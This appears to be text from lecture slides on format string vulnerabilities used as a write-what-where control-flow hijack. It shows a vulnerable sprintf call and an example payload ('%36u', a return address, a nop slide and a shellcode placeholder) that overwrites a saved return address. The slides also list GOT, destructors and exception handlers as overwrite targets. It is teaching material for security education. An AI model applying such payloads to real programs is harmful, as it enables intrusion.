
The instruction pointer (RIP) is your friend :D

Capability #2: Using a format string vulnerability we may be able to write anything anywhere (aka *write-what-where* exploit), which typically translates to arbitrary control of execution

Format Strings: a type of Control Flow Hijack

- Overwrite return address with buffer-overflow induced by format string
- Overwrite a function pointer or similar structure that may get invoked during execution (GOT, destructors, exception handlers and more).

Overflow by Format String



```
char buf[32];  
sprintf(buf, user);
```

Overwrite
return address

“%36u\x3c\xd3\xff\xff<nops><shellcode>”

Write 36 digit decimal, overwriting
buf
and caller's ebp

Shellcode with
nop slide

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!